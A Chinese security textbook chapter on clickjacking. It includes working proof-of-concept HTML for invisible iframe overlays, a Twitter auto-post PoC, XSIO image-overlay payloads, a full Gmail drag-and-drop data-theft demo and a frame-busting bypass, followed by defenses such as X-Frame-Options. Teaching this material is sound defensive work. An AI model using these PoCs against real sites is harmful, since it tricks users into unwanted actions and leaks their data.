第 5 章

点击劫持（ClickJacking）

2008 年，安全专家 Robert Hansen 与 Jeremiah Grossman 发现了一种被他们称为“ClickJacking”（点击劫持）的攻击，这种攻击方式影响了几乎所有的桌面平台，包括 IE、Safari、Firefox、Opera 以及 Adobe Flash。两位发现者准备在当年的 OWASP 安全大会上公布并进行演示，但包括 Adobe 在内的所有厂商，都要求在漏洞修补前不要公开此问题。

5.1 什么是点击劫持

点击劫持是一种视觉上的欺骗手段。攻击者使用一个透明的、不可见的 iframe，覆盖在一个网页上，然后诱使用户在该网页上进行操作，此时用户将在不知情的情况下点击透明的 iframe 页面。通过调整 iframe 页面的位置，可以诱使用户恰好点击在 iframe 页面的一些功能性按钮上。

点击劫持原理示意图

看下面这个例子。

在 http://www.a.com/test.html 页面中插入了一个指向目标网站的 iframe，出于演示的目的，我们让这个 iframe 变成半透明：

```
<!DOCTYPE html>
<html>
```

```
    <head>
        <title>CLICK JACK!!!</title>
        <style>
        iframe {
             width: 900px;
             height: 250px;

           /* Use absolute positioning to line up update button with fake button */
           position: absolute;
             top: -195px;
             left: -740px;
             z-index: 2;

           /* Hide from view */
           -moz-opacity: 0.5;
             opacity: 0.5;
             filter: alpha(opacity=0.5);
        }

        button {
             position: absolute;
             top: 10px;
             left: 10px;
             z-index: 1;
             width: 120px;
        }
        </style>
    </head>
    <body>
        <iframe src="http://www.qidian.com" scrolling="no"></iframe>
        <button>CLICK HERE!</button>
    </body>
</html>
```

在这个 test.html 中有一个 button，如果 iframe 完全透明时，那么用户看到的是：

用户看到的按钮

当 iframe 半透明时，可以看到，在 button 上面其实覆盖了另一个网页：

实际的页面，按钮上隐藏了一个 iframe 窗口

覆盖的网页其实是一个搜索按钮：

隐藏的 iframe 窗口的内容

当用户试图点击 test.html 里的 button 时，实际上却会点击到 iframe 页面中的搜索按钮。

分析其代码，起到关键作用的是下面这几行：

```
iframe {
    width: 900px;
    height: 250px;

  /* Use absolute positioning to line up update button with fake button */
  position: absolute;
    top: -195px;
    left: -740px;
    z-index: 2;

  /* Hide from view */
  -moz-opacity: 0.5;
    opacity: 0.5;
    filter: alpha(opacity=0.5);
}
```

通过控制 iframe 的长、宽，以及调整 top、left 的位置，可以把 iframe 页面内的任意部分覆盖到任何地方。同时设置 iframe 的 position 为 absolute，并将 z-index 的值设置为最大，以达到让 iframe 处于页面的最上层。最后，再通过设置 opacity 来控制 iframe 页面的透明程度，值为 0 是完全不可见。

这样，就完成了一次点击劫持的攻击。

点击劫持攻击与 CSRF 攻击（详见“跨站点请求伪造”一章）有异曲同工之妙，都是在用户不知情的情况下诱使用户完成一些动作。但是在 CSRF 攻击的过程中，如果出现用户交互的页面，则攻击可能会无法顺利完成。与之相反的是，点击劫持没有这个顾虑，它利用的就是与用户产生交互的页面。

twitter 也曾经遭受过“点击劫持攻击”。安全研究者演示了一个在别人不知情的情况下发送一条 twitter 消息的 POC，其代码与上例中类似，但是 POC 中的 iframe 地址指向了：

```
<iframe scrolling="no" src="http://twitter.com/home?status=Yes, I did click the button!!!
(WHAT!!??)"></iframe>
```


在 twitter 的 URL 里通过 status 参数来控制要发送的内容。攻击者调整页面，使得 Tweet 按钮被点击劫持。当用户在测试页面点击一个可见的 button 时，实际上却在不经意间发送了一条微博。

5.2　Flash 点击劫持

下面来看一个更为严重的 ClickJacking 攻击案例。攻击者通过 Flash 构造出了点击劫持，在完成一系列复杂的动作后，最终控制了用户电脑的摄像头。


目前 Adobe 公司已经在 Flash 中修补了此漏洞。攻击过程如下：

首先，攻击者制作了一个 Flash 游戏，并诱使用户来玩这个游戏。这个游戏就是让用户去点击“CLICK”按钮，每次点击后这个按钮的位置都会发生变化。




演示点击劫持的 Flash 游戏

在其上隐藏了一个看不见的 iframe：




Flash 上隐藏的 iframe 窗口

游戏中的某些点击是有意义的，某些点击是无效的。攻击通过诱导用户鼠标点击的位置，能够完成一些较为复杂的流程。




某些点击是无意义的



某些点击是有意义的

最终通过这一步步的操作，打开了用户的摄像头。



通过点击劫持打开了摄像头

5.3　图片覆盖攻击

点击劫持的本质是一种视觉欺骗。顺着这个思路，还有一些攻击方法也可以起到类似的作用，比如图片覆盖。

一名叫 sven.vetsch 的安全研究者最先提出了这种 Cross Site Image Overlaying 攻击，简称 XSIO。sven.vetsch 通过调整图片的 style 使得图片能够覆盖在他所指定的任意位置。

```
<a href="http://disenchant.ch">
<img src=http://disenchant.ch/powered.jpg
style=position:absolute;right:320px;top:90px;/>
</a>
```

如下所示，覆盖前的页面是：

覆盖前的页面

覆盖后的页面变成：

覆盖后的页面

页面里的 logo 图片被覆盖了，并指向了 sven.vetsch 的网站。如果用户此时再去点击 logo 图片，则会被链接到 sven.vetsch 的网站。如果这是一个钓鱼网站的话，用户很可能会上当。

XSIO 不同于 XSS，它利用的是图片的 style，或者能够控制 CSS。如果应用没有限制 style 的 position 为 absolute 的话，图片就可以覆盖到页面上的任意位置，形成点击劫持。

百度空间也曾经出现过这个问题[1]，构造代码如下：

```
</table><a href="http://www.ph4nt0m.org">
<img src="http://img.baidu.com/hi/img/portraitn.jpg"
style="position:absolute;left:123px;top:123px;">
</a>
```

一张头像图片被覆盖到 logo 处：

一张头像图片被覆盖到 Logo 处

1 http://hi.baidu.com/aullik5/blog/item/e031985175a02c6785352416.html

点击此图片的话，会被链接到其他网站。

图片还可以伪装得像一个正常的链接、按钮；或者在图片中构造一些文字，覆盖在关键的位置，就有可能完全改变页面中想表达的意思，在这种情况下，不需要用户点击，也能达到欺骗的目的。

比如，利用 XSIO 修改页面中的联系电话，可能会导致很多用户上当。

由于<img>标签在很多系统中是对用户开放的，因此在现实中有非常多的站点存在被 XSIO 攻击的可能。在防御 XSIO 时，需要检查用户提交的 HTML 代码中，<img>标签的 style 属性是否可能导致浮出。

5.4　拖拽劫持与数据窃取

2010 年，ClickJacking 技术有了新的发展。一位名叫 Paul Stone 的安全研究者在 BlackHat 2010 大会上发表了题为“Next Generation Clickjacking”的演讲。在该演讲中，提出了“浏览器拖拽事件”导致的一些安全问题。


目前很多浏览器都开始支持 Drag & Drop 的 API。对于用户来说，拖拽使他们的操作更加简单。浏览器中的拖拽对象可以是一个链接，也可以是一段文字，还可以从一个窗口拖拽到另外一个窗口，因此拖拽是不受同源策略限制的。

“拖拽劫持”的思路是诱使用户从隐藏的不可见 iframe 中“拖拽”出攻击者希望得到的数据，然后放到攻击者能控制的另外一个页面中，从而窃取数据。

在 JavaScript 或者 Java API 的支持下，这个攻击过程会变得非常隐蔽。因为它突破了传统 ClickJacking 一些先天的局限，所以这种新型的“拖拽劫持”能够造成更大的破坏。

国内的安全研究者 xisigr 曾经构造了一个针对 Gmail 的 POC[2]，其过程大致如下。

首先，制作一个网页小游戏，要把小球拖拽到小海豹的头顶上。




演示拖拽劫持的网页小游戏

2 http://hi.baidu.com/xisigr/blog/item/2c2b7a110ec848f0c2ce79ec.html

实际上，在小球和小海豹的头顶上都有隐藏的 iframe。

在这个例子中，xisigr 使用 event.dataTransfer.getData('Text') 来获取“drag”到的数据。当用户拖拽小球时，实际上是选中了隐藏的 iframe 里的数据；在放下小球时，把数据也放在了隐藏的 textarea 中，从而完成一次数据窃取的过程。



原理示意图

这个例子的源代码如下:

```
<html>

  <head>
    <title>
      Gmail Clickjacking with drag and drop Attack Demo
    </title>
    <style>
      .iframe_hidden{height: 50px; width: 50px; top:360px; left:365px; overflow:hidden;
      filter: alpha(opacity=0); opacity:.0; position: absolute; } .text_area_hidden{
      height: 30px; width: 30px; top:160px; left:670px; overflow:hidden; filter:
      alpha(opacity=0); opacity:.0; position: absolute; } .ball{ top:350px; left:350px;
      position: absolute; } .ball_1{ top:136px; left:640px; filter: alpha(opacity=0);
      opacity:.0; position: absolute; }.Dolphin{ top:150px; left:600px; position:
      absolute; }.center{ margin-right: auto;margin-left: auto;
vertical-align:middle;text-align:center;
      margin-top:350px;}
    </style>
    <script>
      function Init() {
        var source = document.getElementById("source");
        var target = document.getElementById("target");
        if (source.addEventListener) {
          target.addEventListener("drop", DumpInfo, false);
        } else {
          target.attachEvent("ondrop", DumpInfo);
        }
      }
```

```
    function DumpInfo(event) {
      showHide_ball.call(this);
      showHide_ball_1.call(this);
      var info = document.getElementById("info");
      info.innerHTML += "<span style='color:#3355cc;font-size:13px'>" +
event.dataTransfer.getData('Text') + "</span><br> ";
    }
    function showHide_frame() {
      var iframe_1 = document.getElementById("iframe_1");
      iframe_1.style.opacity = this.checked ? "0.5": "0";
      iframe_1.style.filter = "progid:DXImageTransform.Microsoft.Alpha(opacity=" +
(this.checked ? "50": "0") + ");"
    }
    function showHide_text() {
      var text_1 = document.getElementById("target");
      text_1.style.opacity = this.checked ? "0.5": "0";
      text_1.style.filter = "progid:DXImageTransform.Microsoft.Alpha(opacity=" +
(this.checked ? "50": "0") + ");"
    }
    function showHide_ball() {
      var hide_ball = document.getElementById("hide_ball");
      hide_ball.style.opacity = "0";
      hide_ball.style.filter = "alpha(opacity=0)";
    }
    function showHide_ball_1() {
      var hide_ball_1 = document.getElementById("hide_ball_1");
      hide_ball_1.style.opacity = "1";
      hide_ball_1.style.filter = "alpha(opacity=100)";
    }
    function reload_text() {
      document.getElementById("target").value = '';
    }
  </script>
 </head>

 <body onload="Init();">
  <center>
   <h1>
    Gmail Clickjacking with drag and drop Attack
   </h1>
  </center>
  <img id="hide_ball" src=ball.png class="ball">
  <div id="source">
   <iframe id="iframe_1" src="https://mail.google.com/mail/ig/mailmax"
class="iframe_hidden"
    scrolling="no">
   </iframe>
  </div>
  <img src=Dolphin.jpg class="Dolphin">
  <div>
   <img id="hide_ball_1" src=ball.png class="ball_1">
  </div>
  <div>
   <textarea id="target" class="text_area_hidden">
   </textarea>
  </div>
  <div id="info" style="position:absolute;background-color:#e0e0e0;font-weight:bold;
top:600px;">
  </div>
  <center>
```

```
    Note: Clicking "ctrl + a" to select the ball, then drag it to the
    <br>
    mouth of the dolphin with the mouse.Make sure you have logged into GMAIL.
    <br>
   </center>
   <br>
   <br>
   <div class="center">
     <center>
       <center>
         <input id="showHide_frame" type="checkbox"
onclick="showHide_frame.call(this);"
         />
         <label for="showHide_frame">
           Show the jacked I--Frame
         </label>
         |
         <input id="showHide_text" type="checkbox" onclick="showHide_text.call(this);"
         />
         <label for="showHide_text">
           Show the jacked Textarea
         </label>
         |
         <input type=button value="Replay" onclick="location.reload();reload_text();">
       </center>
       <br><br>
       <b>
         Design by
         <a target="_blank" href="http://hi.baidu.com/xisigr">
           xisigr
         </a>
       </b>
     </center>
   </div>
 </body>
</html>
```

这是一个非常精彩的案例。

5.5 ClickJacking 3.0：触屏劫持

到了 2010 年 9 月，智能手机上的“触屏劫持”攻击被斯坦福的安全研究者[3]公布，这意味着 ClickJacking 的攻击方式更进一步。安全研究者将这种触屏劫持称为 TapJacking。

以苹果公司的 iPhone 为代表，智能手机为人们提供了更先进的操控方式：触屏。从手机 OS 的角度来看，触屏实际上就是一个事件，手机 OS 捕捉这些事件，并执行相应的动作。


比如一次触屏操作，可能会对应以下几个事件：

- touchstart，手指触摸屏幕时发生；

3 http://seclab.stanford.edu/websec/framebusting/tapjacking.pdf

- touchend，手指离开屏幕时发生；
- touchmove，手指滑动时发生；
- touchcancel，系统可取消 touch 事件。

通过将一个不可见的 iframe 覆盖到当前网页上，可以劫持用户的触屏操作。



触屏劫持原理示电图

而手机上的屏幕范围有限，手机浏览器为了节约空间，甚至隐藏了地址栏，因此手机上的视觉欺骗可能会变得更加容易实施。比如下面这个例子：

手机屏幕的视觉欺骗

左边的图片，最上方显示了浏览器地址栏，同时攻击者在页面中画出了一个假的地址栏；

中间的图片，真实的浏览器地址栏已经自动隐藏了，此时页面中只剩下假的地址栏；

右边的图片，是浏览器地址栏被正常隐藏的情况。

这种针对视觉效果的攻击可以被利用进行钓鱼和欺诈。

2010 年 12 月[4]，研究者发现在 Android 系统中实施 TapJacking 甚至可以修改系统的安全设置，并同时给出了演示[5]。

在未来，随着移动设备中浏览器功能的丰富，也许我们会看到更多 TapJacking 的攻击方式。

5.6 防御 ClickJacking

ClickJacking 是一种视觉上的欺骗，那么如何防御它呢？针对传统的 ClickJacking，一般是通过禁止跨域的 iframe 来防范。

5.6.1 frame busting

通常可以写一段 JavaScript 代码，以禁止 iframe 的嵌套。这种方法叫 frame busting。比如下面这段代码：

```
if ( top.location != location ) {
    top.location = self.location;
}
```

常见的 frame busting 有以下这些方式：

```
if (top != self)
if (top.location != self.location)
if (top.location != location)
if (parent.frames.length > 0)
if (window != top)
if (window.top !== window.self)
if (window.self != window.top)
if (parent && parent != window)
if (parent && parent.frames && parent.frames.length>0)
if((self.parent&&!(self.parent===self))&&(self.parent.frames.length!=0))
top.location = self.location
top.location.href = document.location.href
top.location.href = self.location.href
top.location.replace(self.location)
top.location.href = window.location.href
top.location.replace(document.location)
top.location.href = window.location.href
top.location.href = "URL"
document.write('')
top.location = location
```

4 http://blog.mylookout.com/look-10-007-tapjacking/

5 http://vimeo.com/17648348

```
top.location.replace(document.location)
top.location.replace('URL')
top.location.href = document.location
top.location.replace(window.location.href)
top.location.href = location.href
self.parent.location = document.location
parent.location.href = self.document.location
top.location.href = self.location
top.location = window.location
top.location.replace(window.location.pathname)
window.top.location = window.self.location
setTimeout(function(){document.body.innerHTML='';},1);
window.self.onload = function(evt){document.body.innerHTML='';}
var url = window.location.href; top.location.replace(url)
```

但是 frame busting 也存在一些缺陷。由于它是用 JavaScript 写的，控制能力并不是特别强，因此有许多方法可以绕过它。

比如针对 parent.location 的 frame busting，就可以采用嵌套多个 iframe 的方法绕过。假设 frame busting 代码如下：

```
if ( top.location != self.location) {
   parent.location = self.location ;
}
```

那么通过以下方式即可绕过上面的保护代码：

```
Attacker top frame:
<iframe src="attacker2 .html">
Attacker sub-frame:
<iframe src="http://www.victim.com">
```

此外，像 HTML 5 中 iframe 的 sandbox 属性、IE 中 iframe 的 security 属性等，都可以限制 iframe 页面中的 JavaScript 脚本执行，从而可以使得 frame busting 失效。

斯坦福的 Gustav Rydstedt 等人总结了一篇关于“攻击 frame busting”的 paper:“Busting frame busting: a study of clickjacking vulnerabilities at popular sites[6]”，详细讲述了各种绕过 frame busting 的方法。

5.6.2　X-Frame-Options

因为 frame busting 存在被绕过的可能，所以我们需要寻找其他更好的解决方案。一个比较好的方案是使用一个 HTTP 头——X-Frame-Options。

X-Frame-Options 可以说是为了解决 ClickJacking 而生的，目前有以下浏览器开始支持 X-Frame-Options：

- IE 8+

6 http://seclab.stanford.edu/websec/framebusting/framebust.pdf

- Opera 10.50+
- Safari 4+
- Chrome 4.1.249.1042+
- Firefox 3.6.9 (or earlier with NoScript)

它有三个可选的值：

- DENY
- SAMEORIGIN
- ALLOW-FROM origin

当值为 DENY 时，浏览器会拒绝当前页面加载任何 frame 页面；若值为 SAMEORIGIN，则 frame 页面的地址只能为同源域名下的页面；若值为 ALLOW-FROM，则可以定义允许 frame 加载的页面地址。

除了 X-Frame-Options 之外，Firefox 的“Content Security Policy”以及 Firefox 的 NoScript 扩展也能够有效防御 ClickJacking，这些方案为我们提供了更多的选择。

5.7 小结

本章讲述了一种新客户端攻击方式：ClickJacking。

ClickJacking 相对于 XSS 与 CSRF 来说，因为需要诱使用户与页面产生交互行为，因此实施攻击的成本更高，在网络犯罪中比较少见。但 ClickJacking 在未来仍然有可能被攻击者利用在钓鱼、欺诈和广告作弊等方面，不可不察。